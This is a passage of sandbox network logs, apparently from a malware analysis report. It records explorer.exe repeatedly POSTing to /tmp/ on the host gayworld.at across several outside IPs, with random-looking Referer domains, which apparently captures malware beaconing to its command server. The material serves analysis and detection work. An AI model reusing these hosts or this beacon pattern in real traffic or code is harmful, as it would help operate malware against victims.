Oct 3, 2022 16:02:42.852013111 CEST	1950	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:42 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49729	138.36.3.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:43.502144098 CEST	1951	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://djbhu.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 140 Host: gayworld.at
Oct 3, 2022 16:02:44.422744036 CEST	1952	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:43 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49730	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:44.772680044 CEST	1953	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mjpft.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 193 Host: gayworld.at
Oct 3, 2022 16:02:45.663062096 CEST	1954	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:45 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49731	84.224.193.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:45.746800900 CEST	1955	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://prwpguv.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 264 Host: gayworld.at
Oct 3, 2022 16:02:46.041459084 CEST	1956	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:45 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49732	181.167.134.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:46.390980005 CEST	1957	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kaujvmhri.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 130 Host: gayworld.at
Oct 3, 2022 16:02:47.550369978 CEST	1958	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:46 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49733	138.36.3.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:47.833987951 CEST	1959	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://okqdep.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 303 Host: gayworld.at
Oct 3, 2022 16:02:48.749752045 CEST	1960	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 14:02:48 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49734	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:49.117185116 CEST	1961	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dldyvqd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 133 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:50.316606998 CEST	1961	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:49 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49735	115.88.24.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:50.652363062 CEST	1962	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hdntrcfh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 223 Host: gayworld.at
Oct 3, 2022 16:02:51.659517050 CEST	1963	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 14:02:51 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49736	115.88.24.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:51.977060080 CEST	1964	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vqfmf.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 342 Host: gayworld.at
Oct 3, 2022 16:02:54.349836111 CEST	1965	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:52 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49708	211.53.230.67	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:07.903752089 CEST	105	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ptgjftarb.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 360 Host: gayworld.at
Oct 3, 2022 16:02:08.997922897 CEST	106	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:08 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49737	175.119.10.231	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:54.720829964 CEST	1966	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nhcafsga.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 241 Host: gayworld.at
Oct 3, 2022 16:02:55.936378002 CEST	1967	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 14:02:55 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49738	181.167.134.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:56.557714939 CEST	1968	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://gbrprrxyy.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 131 Host: gayworld.at
Oct 3, 2022 16:02:57.719496965 CEST	1968	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 14:02:57 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49739	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:58.898507118 CEST	1969	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xvnokthehk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 351 Host: gayworld.at
Oct 3, 2022 16:03:00.090958118 CEST	1970	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:59 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49740	138.36.3.134	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:03:00.341262102 CEST	1971	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ewllk.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 202 Host: gayworld.at
Oct 3, 2022 16:03:01.262430906 CEST	1972	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:03:00 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 